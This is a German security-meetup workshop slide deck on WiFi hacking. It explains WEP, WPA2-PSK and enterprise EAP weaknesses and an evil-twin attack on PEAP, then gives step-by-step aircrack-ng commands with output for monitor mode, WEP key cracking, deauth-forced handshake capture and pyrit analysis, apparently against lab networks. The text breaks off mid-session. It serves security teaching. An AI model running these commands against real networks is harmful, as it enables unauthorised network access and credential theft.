



WiFi Hacking – Workshop

IT Security Meetup Kassel / Nordhessen

28.09.2016 - Micromata

Andreas Scharf, IT Security Engineer
Sebastian Brabetz, Team Leader Professional Security Solutions



Agenda

- Vorstellung
- WLAN Security Basics
- Demo: Attacking WPA2-PEAP
- Hands on WEP + WPA Cracken!
- Fazit - Schutzmöglichkeiten

Vorstellung Sebastian Brabetz

30 Jahre alt

Seit August 2014 bei mod IT GmbH

Vorher bei produzierenden Unternehmen in Kassel:
Ausbildung -> Firewall Admin -> Security Admin

Schwachstellenscans, Schwachstellenmgmt, Pentests

Professionelle Pentesting Workshops

OSCP+TCSE zertifiziert (wer kennt OSCP?)

Community:

- Kassel Codemeetup (Vorträge)
- IT Security Meetup Kassel / Nordhessen (Initiert)
- Offene Community Metasploit Workshops (Bereits 5x)
- uvm.: siehe <https://itunsecurity.wordpress.com>



Vorstellung Andreas Scharf

37 Jahre Alt

IT-Security Engineer

Seit 01/2012 bei mod IT GmbH

Certified Technical Security Analyst (CBT)

Hintergrund in Juniper Firewall und VPN
Administration

Vulnerability Assessments für Kunden

WLAN Security Audits

Analyse und Behandlung von Malware und Phishing
Kampagnen



Agenda

- Vorstellung
- WLAN Security Basics
- Demo: Attacking WPA2-PEAP
- Hands on WEP + WPA Cracken!
- Fazit - Schutzmöglichkeiten

802.11 Hintergrund

- 802.11 = Link Layer wireless protocol
- Verwaltet von Institute of Electrical and Electronics Engineers:
IEEE (I tripple E) 802.11 committee
- Sitz in New York – Mehr als 400.000 Mitglieder Weltweit
- Sehr träge und langsam



TCP/IP	OSI Model
Application	Application
	Presentation
	Session
Transport	Transport
Internet	Network
Link	Data Link
	Physical

WiFi Hintergrund

- WiFi = Subset von 802.11
- Verwaltet von WiFi Alliance
- Flexible Gruppe von großen Herstellern
(z.B. Cisco, Apple, Samsung, Motorola)
- Reagiert schnell auf die Marktbedürfnisse
- Sichert Interoperabilität
- Erlaubt noch nicht ratifizierte draft standards
- Berühmte draft Beispiele:
 - WPA
 - draft 802.11n



802.11 Basics

- 2 Frequenz Bänder:
 - 2,4 GHz = industrial, scientific and medical Band = ISM Band
 - 5GHz = Unlicensed National Information Infrastructure Band = UNII Band
- 2 Betriebsmodi:
 - Access Point (AP)
 - ad-hoc / Independant Basic Service Set (IBSS)

→ Der Workshop wird sich ausschließlich mit AP-Mode befassen!

Gängigste 802.11 / WiFi Standards im Überblick

- Grober Überblick über die gängigsten 802.11 / WiFi Standards
- Es gibt weitere Standards und teilweise höhere max. mögliche Durchsätze

Jahr	Standard	max. Durchsatz	Frequenz	max. Kanalbreite
1997	802.11	2Mbps	2,4GHz	20MHz
1999	802.11a	54Mbps	5GHz	20 MHz
1999	802.11b	11Mbps	2,4GHz	20 MHz
2003	802.11g	54Mbps	2,4GHz	20 MHz
2009	802.11n	300Mbps	2,4/5GHz	40 MHz
2013	802.11ac	1300Mbps	5GHz	160 MHz

802.11 Security Basics - Encryption


Security Standard	Verschlüsselung	Bemerkung
Open	Unverschlüsselt	Jeder kann Traffic mitlesen
WEP (Wired Equivalent Privacy)	RC4 verschlüsselt	Verschlüsselung seit 2001 gebrochen
WPA PSK (seit 2003) (WiFi Protected Access)	WEP RC4 Verschlüsselung um TKIP und Replay-Schutz und Integrity erweitert.	Zwischenlösung um schnell von WEP wegzukommen
WPA2 PSK (seit 2004) (WiFi Protected Access 2)	TKIP durch AES Verschlüsselung abgelöst.	PMK ist bei WPA/WPA2 immer vom PSK ableitbar!
WPA/WPA2 Enterprise (WiFi Protected Access 2 Enterprise – Seit 2003/2004)	AES verschlüsselt Sicherer Schlüsselaustausch mittels RADIUS und TLS möglich.	PMK wird bei jeder Verbindung individuell mit RADIUS Server ausgehandelt!

802.11 Security Basics - Encryption

- Open:
 - Alle Pakete gehen unverschlüsselt auf Layer 1 (TCP, Layer2 OSI) durch die Luft!
 - Jeder Angreifer kann passiv unverschlüsselten Datenstrom mitlauschen!
 - Alles was nicht SSL verschlüsselt ist, gelangt in die Hände des Angreifers.
 - Pakete können aufgenommen und erneut gesendet werden (Replay Angriffe).
 - Pakete können injiziert und gespoofed werden.

802.11 Security Basics – Encryption - WEP

- WEP:
 - Preshared Key für alle Clients bekannt
 - Verschlüsselung mittels RC4 Stream Cipher
 - Synchrone Verschlüsselung aller Pakete in der Luft mit RC4 Keystream, der aus 40bit WEP Key + 24bit IV errechnet wird (bei 64bit WEP, später auch mehr).



- Kein Schutz vor Replay Attacken!
- Replay Attacken ermöglichen das künstliche Generieren von Traffic!

802.11 Security Basics – Encryption – Angriff auf WEP

- Bei Streamcipher können Rückschlüsse auf den Klartext geschlossen werden, wenn der gleiche Schlüssel 2x für den gleichen Input-String verwendet wird.
- Aus diesem Grund werden 24-Bit Initial Vectors (IV's – Zufallswerte) genutzt.
- Es war von Anfang an möglich mit genügend aufgezeichnetem Traffic irgendwann den WLAN Schlüssel zu brechen und damit jeglichen Traffic zu entschlüsseln.
- Im Laufe der Zeit wurden immer mehr Wege zum Optimieren der Angriffe auf WEP bekannt.
- Replay / Injection Angriffe erzeugen in kürzester Zeit sehr viele Pakete.
- Heutzutage ist das Knacken von WEP Schlüsseln in ein Paar Minuten zuverlässig möglich!



→ Mehr dazu im Hands-On Part des Workshops!

802.11 Security Basics – Encryption – WPA / WPA2 PSK

- Zwei PSK-Modi:
- WPA -Temporal Key Integrity Protocoll – TKIP (WEP Hardware-Kompatibel)
(RC4 wie bei WEP aber nun pro Paket! Zuzüglich Integritätscheck (MIC))
→ Zwischenlösung von WiFi Alliance, um möglichst schnell von WEP wegzukommen.
- WPA2 Cipher Block Chaining Message Authentication Code Protocol - CCMP
(AES = CPU Intensiv -> benötigt neue HW)
→ Auf Basis des 802.11i IEEE Standard, welches auf AES basiert.

802.11 Security Basics – Encryption – WPA / WPA2 PSK – 4 Wege Handshake

- PSK = 8 - 63 ASCII Zeichen
- Aus PSK wird PMK errechnet
- Mittels PMK werden PTK (Temporal Keys, 4 AES, 5 TKIP) anhand von Zufallswerten (nonce) errechnet
- **Traffic wird mit einem der PTK enthaltenen Schlüsseln verschlüsselt (individuell pro Client)!**
- Restliche Schlüssel in PTK kümmern sich um Integrität (MIC)
- Eine Sequenznummer im 802.11 Header schützt nach Aufbau der Sitzung vor Replay Angriffen



802.11 Security Basics – Encryption – WPA / WPA2 PSK – Angriff

- Beim Angriff auf WPA2 PSK ist es das Ziel, an den PSK und/oder PMK zu kommen
- Social-Angriffe möglich (PSK kann über Mitarbeiter und Endgerät abfließen)
- Handshake kann mitgeschnitten und gebruteforced werden
- Handshakes können mittels gespooftem DeAuth Paket provoziert werden
- Bruteforce relativ Rechenaufwendig
- Langes Passwort schwer zu Bruteforcen (aber auch schwer einzugeben!)
- Mit PSK bzw. PMK ist es möglich den PTK einzelner Clients zu errechnen und somit den Traffic der Endgeräte zu entschlüsseln, dessen Handshake belauscht wurde!

→ Mehr dazu im Hands-On Part des Workshops!

802.11 Security Basics – Encryption – WPA/WPA2 Enterprise: EAP Übersicht


- EAP steht für Extensible Authentication Protocol
- Der Authentisierungsmodus ist frei wählbar

EAP Modes	Passwort Übertragung	Bemerkung
EAP-MD5	Passwort MD5 gehasht	Katastrophal unsicher!
EAP-GTC	Generic Token Card (OTP)	Wird als 2. Faktor für z.B. EAP-TTLS genutzt
LEAP (lightweight EAP)	Cisco Proprietär MS-CHAP	Handshake kann gesnifft und gebruteforced werden
EAP-FAST	Cisco – Ablösung für LEAP MS-CHAPv2 durch TLS	MitM / Evil Twin angreifbar
EAP-TLS* (am zweit-meisten verwendet)	Zertifikatsbasiert benötigt PKI	Nahezu unknackbar! Client Zertifikat kann ggf. bei kompromittierten Clients entwendet werden
PEAP-TLS* and EAP-TTLS (am meisten verbreitet)	MS-CHAPv2 über TLS (Passwort NTLM gehasht)	MitM / Evil Twin angreifbar

*genauer erklärt im Folgenden


802.11 Security Basics – Encryption – WPA/WPA2 Enterprise (EAP-TLS)

- Gleiches Verfahren für TLS wie bei HTTPS (PKI)
- Auf Basis von TLS werden pro Sitzung **einzigartiger PMK** errechnet.
- PMK wird nicht im Klartext übertragen!
- PMK kann daher **nicht** anhand von öffentlich bekanntem PSK oder mit Zugangsdaten anderer Teilnehmer abgeleitet werden.



802.11 Security Basics – Encryption – WPA/WPA2 Enterprise (PEAP)

- Als erstes wird ein TLS Tunnel aufgebaut
- Innerhalb des verschlüsselten TLS Tunnels wird MSCHAPv2 gesprochen
- MSCHAPv2 wurde ca. 2000 mit NT4.0 und Windows 98 eingeführt!
- Username fließt im Klartext (durch verschlüsselten TLS Tunnel)
- Passworthash (ungesalzen) wird mit 56bit DES verschlüsselt (wie NTLM) übertragen
- MSCHAPv2 Hash sehr einfach zu bruteforcen!



802.11 Security Basics – Encryption – WPA/WPA2 Enterprise Angriff


- Schwierigkeit von Angriff auf WPA/WPA2 Enterprise hängt von EAP Modus ab
 - Sauber konfiguriertes EAP-TLS nahezu unknackbar, setzt aber PKI voraus
 - Andere Modi mehr oder weniger verwundbar
 - PEAP Sicherheit hängt maßgeblich von TLS Sicherheit ab (nahezu unknackbar)
 - MitM / Evil-Twin Angriff auf PEAP möglich!
-
- **Wenn Radius an AD angebunden ist, fließen in Form der WLAN Zugangsdaten gleichzeitig schon AD Zugangsdaten mit ab!**

Agenda

- Vorstellung
- WLAN Security Basics
- Demo: Attacking WPA2-PEAP
- Hands on WEP + WPA Cracken!
- Fazit - Schutzmöglichkeiten

Demo – Attacking WPA2 Enterprise PEAP

- Authentifizierungsversuche zu Opfer-WiFi werden abgefangen
- Evil Twin Access-Point strahlt stärker / ist näher an Opfer
- Authentifizierung (MSCHAPv2) wird von freeradius mit WPE Patch geloggt
- Sind die Credentials bruteforcebar besteht Zugang zum internen Firmennetzwerk mit wahrscheinlich validen ActiveDirectory Credentials!



Live Demo!

Agenda

- Vorstellung
- WLAN Security Basics
- Demo: Attacking WPA2-PEAP
- Hands on WEP + WPA Cracken!
- Fazit - Schutzmöglichkeiten

Geeignete WLAN Controller

- Nativer WLAN Controller benötigt. USB WLAN Sticks gibt es für < 10 € und diese lassen sich wunderbar in VMs durchschleifen:

- TP-Link TL-WN722N (der Günstige)
8 € auf Amazon
nur 2,4 GHz



- ALFA AWUS036H (der Berühmte)
30 € auf Amazon
Nur 2,4 GHz
Mit Treiberanpassung auf 1 Watt Sendeleistung anpassbar
(Verboten in Deutschland!)



- ALFA AWUS036NHR für 2,4GHz und 5GHz



WEP cracken – Step 1: Monitor-Mode

- Auflisten der WLAN Adapter mit dem Befehl: *iwconfig*

```
root@kali:~# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan1   IEEE 802.11bgn  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
root@kali:~#
```

- Monitor-Mode für den Adapter aktivieren: *airmon-ng start wlan1*
 - Bei Fehlern: *airmon-ng check kill*

```
root@kali:~# airmon-ng start wlan1
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
6360 avahi-daemon
6361 avahi-daemon

PHY     Interface      Driver      Chipset
phy3    wlan1         ath9k_htc    Atheros Communications, Inc. AR9271 802.11n
(mac80211 monitor mode vif enabled for [phy3]wlan1 on [phy3]wlan1mon)
(mac80211 station mode vif disabled for [phy3]wlan1)

root@kali:~#
```

- Überprüfung ob Monitor-Mode aktiviert ist: *iwconfig*

```
wlan1mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

WEP crachen – Step 2: IVs mitschneiden

- Anzeigen aller verfügbaren WLANs: *airodump-ng wlan1mon*

```
CH 11 ][ Elapsed: 18 s ][ 2016-09-11 11:17
          My crime is that of
          curiosity
BSSID           PWR  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
00:1B:11:8D:5B:54 -48      27      0      0     6   54.   WEP    WEP        MOD_WEP_01
24:09:95:56:40:F7 -91      10      1      0     1   54e   WPA2   CCMP       PSK   WLAN-Mwww
BSSID           STATION
                PWR  Rate   Lost    Frames  Probe
```

WEP crachen – Step 2: IVs mitschneiden

- Mitschneiden der IVs: *airodump-ng --bssid xx:xx:xx:xx:xx:xx --channel X --ivs --write Dateiname wlan1mon*

```
root@kali:~# airodump-ng --bssid 00:1B:11:8D:5B:54 -channel 6 --ivs --write MOD_WEP_01 wlan1mon
```


Parallel crachen der Daten mit aircrack-ng: *aircrack-ng --bssid xx:xx:xx:xx:xx:xx Dateiname-XX.ivs*

```
root@kali:~# aircrack-ng --bssid 00:1B:11:8D:5B:54 MOD_WEP_01-01.ivs
```

WEP cracken – Step 3: WEP Key Cracken

Ergebnis:

- airodump-ng




```
root@kali: ~
root@kali: ~

CH 6 ][ Elapsed: 3 mins ][ 2016-09-11 11:26

BSSID          PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUTH ESSID
00:1B:11:8D:5B:54 -42 100    1796   49457  398     6 54 . WEP  WEP      MOD_WEP_01

BSSID          STATION          PWR Rate Lost   Frames Probe
00:1B:11:8D:5B:54 78:4B:87:81:75:DC -39 54 -54      0    51072
root@kali:~#
```

- aircrack-ng



```
root@kali: ~
root@kali: ~

Aircrack-ng 1.2 rc3

[00:01:34] Tested 672 keys (got 45016 IVs)

KB  depth  byte(vote)
0  0/  2  63(59700) 26(54328) F9(52968) F4(52204) 7A(50676) F1(50608) 67(50260)
1  2/  5  2B(52800) DF(52016) 3D(51872) 40(51356) 30(51216) 13(50984) 8D(50664)
2  16/ 2  A3(49728) AD(49512) 5D(49424) 74(49408) 97(49284) 8E(49240) 12(49212)
3  1/  2  5A(54724) AB(52364) 78(52164) CD(51100) F4(50876) A1(50704) 8E(50640)
4  16/ 4  C0(49608) 2C(49480) AA(49232) 69(49120) 88(49084) 47(48868) A6(48804)

KEY FOUND! [ 63:68:6F:63:6F:6C:61:74:65:40:31:32:33 ] (ASCII: chocolate@123 )
Decrypted correctly: 100%
```

WPA2 cracken – Step 1: WPA2 Handshake mitschneiden

- Adapter in Monitor-Mode versetzen: *siehe Slide 24*
- Anzeigen der verfügbaren APs: *airodump-ng wlan1mon*

CH 13][Elapsed: 12 s][2016-09-08 15:13											
BSSID	PwR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
E0:1C:41:C5:B5:D7	-90	3	0 0	13	54e.	WPA2	CCMP	PSK	<length: 0>		
C0:25:06:8A:60:12	-48	13	0 0	1	54e.	WPA2	CCMP	PSK	MOD_WPA2WPS_01		
02:13:37:A5:4C:F5	-48	18	0 0	11	54e.	WPA2	CCMP	PSK	WLAN093453		
00:13:37:A5:4C:F5	-47	19	0 0	11	54e.	OPN			<length: 0>		
00:24:01:1F:A0:9A	-52	20	0 0	11	54e.	WPA2	CCMP	PSK	MOD_WPA2_01		
00:1B:11:8D:5B:54	-46	15	0 0	6	54.	WEP	WEP	PSK	MOD_WEP_01		

- Mitschneiden des Handshakes mit:
airodump-ng -bssid xx:xx:xx:xx:xx:xx -channel 11 -write Dateiname wlan1mon

CH 11][Elapsed: 48 s][2016-09-08 15:38][WPA handshake: 00:24:01:1F:A0:9A											
BSSID	PwR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:24:01:1F:A0:9A	-45	100	499	12 0	11	54e.	WPA2	CCMP	PSK	MOD_WPA2_01	
BSSID	STATION			PwR	Rate	Lost	Frames	Probe			
00:24:01:1F:A0:9A	78:4B:87:81:75:DC			-44	1e-24	170	250				

WPA2 cracken – Step 2: WPA2 Handshake erzwingen (Deauth)

Sollte kein Handshake zustande kommen, da evtl. keine Neuverbindung zum AP stattfindet, kann man über sogenannte „Deauths“ eine Trennung und somit ein Neuverbinden erzwingen

aireplay-ng -0 5 -a {MAC AP} -c {MAC Client}

```
root@kali:~# aireplay-ng -0 5 -a 00:24:01:1F:A0:9A -c 90:FD:61:F0:D0:40 wlan1mon
21:42:34 Waiting for beacon frame (BSSID: 00:24:01:1F:A0:9A) on channel 11
21:42:35 Sending 64 directed DeAuth. STMAC: [90:FD:61:F0:D0:40] [18|81 ACKs]
21:42:35 Sending 64 directed DeAuth. STMAC: [90:FD:61:F0:D0:40] [24|88 ACKs]
21:42:36 Sending 64 directed DeAuth. STMAC: [90:FD:61:F0:D0:40] [22|86 ACKs]
21:42:37 Sending 64 directed DeAuth. STMAC: [90:FD:61:F0:D0:40] [15|86 ACKs]
21:42:37 Sending 64 directed DeAuth. STMAC: [90:FD:61:F0:D0:40] [27|98 ACKs]
```

WPA2 cracken – Step 3: WPA2 Handshake Bruteforcen

- Überprüfung des Handshakes: *pyrit -r Dateiname-XX.cap analyze*

```
root@kali:~# pyrit -r MOD_WPA2_01-01.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
